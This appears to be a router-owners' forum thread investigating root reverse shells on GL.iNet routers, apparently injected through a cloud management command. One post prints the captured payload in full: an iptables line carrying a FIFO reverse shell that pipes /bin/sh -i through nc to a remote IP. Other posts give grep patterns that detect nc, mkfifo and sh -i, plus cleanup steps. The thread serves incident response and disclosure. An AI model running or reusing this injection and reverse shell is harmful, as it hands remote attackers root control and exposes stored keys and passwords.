I have a Beryl7 and brume 3? Do I need to check this
I found a very similar reverse shell on my GL-AXT1800 running firmware 4.8.3. A root-owned process used a /tmp/f FIFO to connect /bin/sh -i to 170.39.226.219:43149 via nc. The destination IP matches the report above, although the port differs. At 22:39 JST on November 21, netstat showed the connection as ESTABLISHED.
The parent process appears to have started around 06:40 JST on November 21 (21:40 UTC on November 20). I found no login record around that time in the available logs. I saved the logs before rebooting; after the reboot, the same process and connection were absent.
Can GL.iNet confirm whether this reverse shell is associated with the GoodCloud incident, and provide guidance on checking for persistence?
No, this is not normal behavior. The command contains a reverse shell that attempts to connect to 170.39.226.219:43104 and allows a remote party to execute commands on your device.
This is not part of normal GL.iNet functionality and should be treated as suspicious.

Seems that you are under attack. We received your email and will contact you there.
A few from the community created a script to run as well, which might be able to capture more details and deeper insights:

I GOT this . Am i secure?
root@GL-MT6000:~# ps | grep tmp
5068 root 1232 S /usr/sbin/crond -f -c /tmp/gl_crontabs -l 10
6792 root 0 SW [RtmpCmdQTask]
6793 root 0 SW [RtmpWscTask]
11865 root 5244 S /usr/sbin/rtty --conf /tmp/rtty.ini
12697 root 0 SW [RtmpMlmeTask]
14099 root 1236 S grep tmp
I had already unplugged my router, so I suspect /tmp was cleared. When I saw this post, I powered it back on without connecting it to the internet and ran the check. I don’t see the indicator, but does that tell us much after a power cycle?

No processes are showing in Luci under Status / Processes but this is the grep tmp output.
(I am also glad I changed my access ports away from 80 /443 / 21 / 22 etc when I first setup my router)
9167 root 13240 S hostapd -g /var/run/hostapd/global -B -P /var/run/hostapd-global.pid -f tmp/hostapd.txt
11030 root 1452 S /usr/sbin/crond -f -c /tmp/gl_crontabs -l 10
12334 root 2092 S /usr/sbin/mcsd -d -C /tmp/mcs.conf
25120 root 1444 S grep tmp
Given the reports of active reverse shells connecting to 170.39.226.219, I recommend users also check their router's active TCP connections:
netstat -tnp
Look for unfamiliar outbound connections in the ESTABLISHED state, particularly those associated with processes such as nc, netcat, sh, or ash.
You can also check specifically for the IP address reported by affected users:
netstat -tnp | grep '170.39.226.219'
And search for suspicious processes:
ps ww | grep -E '[n]c |[n]etcat|[s]ocat|[/]bin/sh -i|[m]kfifo'
Important: A negative result from ps | grep tmp is not sufficient to determine whether your router is compromised. These additional checks can help identify active reverse shells, but they still cannot determine whether the router was previously compromised or whether malicious persistence mechanisms exist on disk.
GL.iNet needs to provide a more comprehensive method for checking affected devices, along with details about the vulnerability, potential credential exposure, and whether a Uboot flash/factory reset is required.
If you find an active reverse shell
If netstat -tnp shows an established connection to the reported malicious IP (170.39.226.219), note the PID and process name in the final column.
For example:
tcp 0 0 192.168.8.1:54321 170.39.226.219:43149 ESTABLISHED 12345/nc
1. Record the evidence before terminating the process:
ps ww
netstat -tnp
Save the output if possible.
2. Terminate the malicious process using its actual PID:
kill -TERM 12345
Replace 12345 with the PID shown in your output. If it does not terminate:
kill -KILL 12345
Do not blindly copy the example PID or terminate legitimate processes such as dropbear or tailscaled.
3. Verify the connection is gone:
netstat -tnp | grep '170.39.226.219'
If the connection reappears, a separate process or persistence mechanism may be restarting it.
Important: Killing the reverse shell only terminates the current session. It does not remove the underlying vulnerability, reverse any changes made by the attacker, or invalidate credentials that may have been stolen.
If you confirm an unauthorized root-level reverse shell, treat the router as compromised. Isolate it from the internet, preserve evidence where practical, and follow GL.iNet's official remediation instructions (TBD).
Going full AI on this as I'm trying to sweep hundreds.. here's one with NEW info:
Same reverse shell on one of my routers (GL-AXT1800, 4.8.3, bound to GoodCloud): details, cause, and a check that catches it
@bruce @alzhao @will.qiu: posts 10 and 22 are not isolated. I have the same thing, and the quick check in post 1 tells people to read it as healthy.
What was running (read at 15:25 UTC on November 21)
sh -c iptables -t nat -A SDWAN_IP_MAPPING -d 127.0.0.1 -j DNAT --to-destination 127.0.0.1;(while true;do rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 170.39.226.219 42499 >/tmp/f;sleep 3;done) >/dev/null 2>&1 &
/bin/sh -i
nc 170.39.226.219 42499
All three ran as root, and netstat showed the connection to 170.39.226.219:42499 as ESTABLISHED. That is an interactive root shell handed to a remote host.
The three reports line up
| Report | Model / firmware | Remote end | Process start |
|---|---|---|---|
| post 10 | AXT1800 4.8.3 | 170.39.226.219:43104 | not stated |
| post 22 | AXT1800 4.8.3 | 170.39.226.219:43149 | about 21:40 UTC, Nov 20 |
| mine | AXT1800 4.8.3 | 170.39.226.219:42499 | 21:40 UTC, Nov 20 |
Same address, a different port in each, and the same start time on the two where it was measured (mine is from the process start time in /proc).
How it got in
The reverse shell sits where an IP address belongs in an iptables command, and that command comes from the GoodCloud client on the router. The client (package gl-sdk4-cloud, as shipped in 4.8.3) has a handler for one of the AstroWarp / SD-WAN cloud commands. It builds iptables -t nat -A SDWAN_IP_MAPPING -d <address> -j DNAT --to-destination <address> from two values in the cloud message and passes the line to the shell, with no validation or quoting of either value. I read this in the client's code taken from this router. That client module is the only place on the router that builds this rule.
So this came down the cloud management channel as a crafted address. Two things follow:
- AstroWarp is not in use on this router (
mptun.global.enable='0', no AstroWarp tunnel running). The handler does not check that, so having the feature off did not help. - The same handler is also in 4.8.4 (a build dated November 11, 2026). I compared the two and they are identical.
Timeline on my router (UTC, November 20)
- 20:47:14: something was created, removed or renamed in
/etc. I can't tell what. - 21:40:24: the shell started.
- 21:54:38: last data received from the remote end, going by the timestamp on the shell's FIFO.
- 22:15:18:
/etc/mp_ip_mapping_infowas written as an empty file. That is the state file the same handler rewrites each time it runs. - The shell stayed connected until I killed it at 15:42 UTC on November 21.
It is not the indicator GL published
There was no crond -i /tmp/.log process on this router. ps | grep tmp does list the shell, on mine as a cat /tmp/f line, but only because its FIFO happens to be in /tmp, and the instructions say anything other than crond -i /tmp/.log means "healthy and secure".
What it left behind
Nothing that I can find on disk. Apart from the entries in the timeline, the only things changed in the router's writable storage on November 19–21 are the web UI's error log and what I changed myself when I shut it down: no startup script, crontab, SSH key file or password file. I checked inode change times as well as modification times. Post 22 reports the process gone after a reboot.
Two cautions. A root shell can do damage that leaves no file, starting with reading every key and password on the router. And a router that has been rebooted or upgraded since November 20 can pass every process check even if it was hit.
A check that catches this one (over SSH on the router)
ps w | grep -E 'crond -i|mkfifo|nc [0-9]|sh -i' | grep -v grep
netstat -nt | grep '170.39.226.'
ls -la /tmp/f
Lines like the ones at the top are a hit; so is any output from the second command. The third matters if the shell has already been killed: /tmp/f is the shell's named pipe (the line starts with p), and on mine it is still there after I killed the processes. It only goes away at a reboot. No output from all three only means it is not running and has not run since the last boot.
If you get a hit
Save the output and the time, then kill the processes or reboot (killing them ended it on mine). After that, treat every secret stored on that router as exposed: VPN keys and configs, Wi-Fi passwords, the admin password hash, anything else it holds.
Questions for GL
- Is 170.39.226.219 the only address used, and what was the full time window?
- The handler runs whether or not AstroWarp is enabled. Was every router connected to GoodCloud reachable this way?
- All three reports here are AXT1800 on 4.8.3. Which models and firmware versions was this sent to?
- What wrote the empty
/etc/mp_ip_mapping_infoat 22:15:18 UTC? If that was your corrective action, it left the shell running. - Do you have the list of devices this was sent to? Those owners need telling directly, including the ones who have rebooted since and now pass this check.
- What was run through these shells?
- When does router firmware remove the unvalidated handler? Closing the cloud side leaves it in place on the routers.

Same output here. Are we compromised?… I did a quick audit with AI, and it seems like nothing’s wrong, but I don’t trust it. The first thing I did was disconnect from the internet.
GliNet should provide a response and explain the extent of the issue.
If it's just 4.8.3 or earlier that lands real hard given the advice people have been giving to stick to that firmware for best wifi performance. Always thought that was a crazy idea.
This means not only is the router itself compromised, but every VPN client key it contains to VPN into other servers - other routers, cloud vpn servers, commercial VPN services, etc.
Same path exists on 4.8.4-beta. That is the current newest for SlateAX
When do you try netstat command pls verify it is linked to busybox. The command itself can be compromised and running it will start the malware.
root@GL-BE9300:~# ls -l /bin/netstat
lrwxrwxrwx    1 root     root             7 Sep 18 06:38 /bin/netstat -> busybox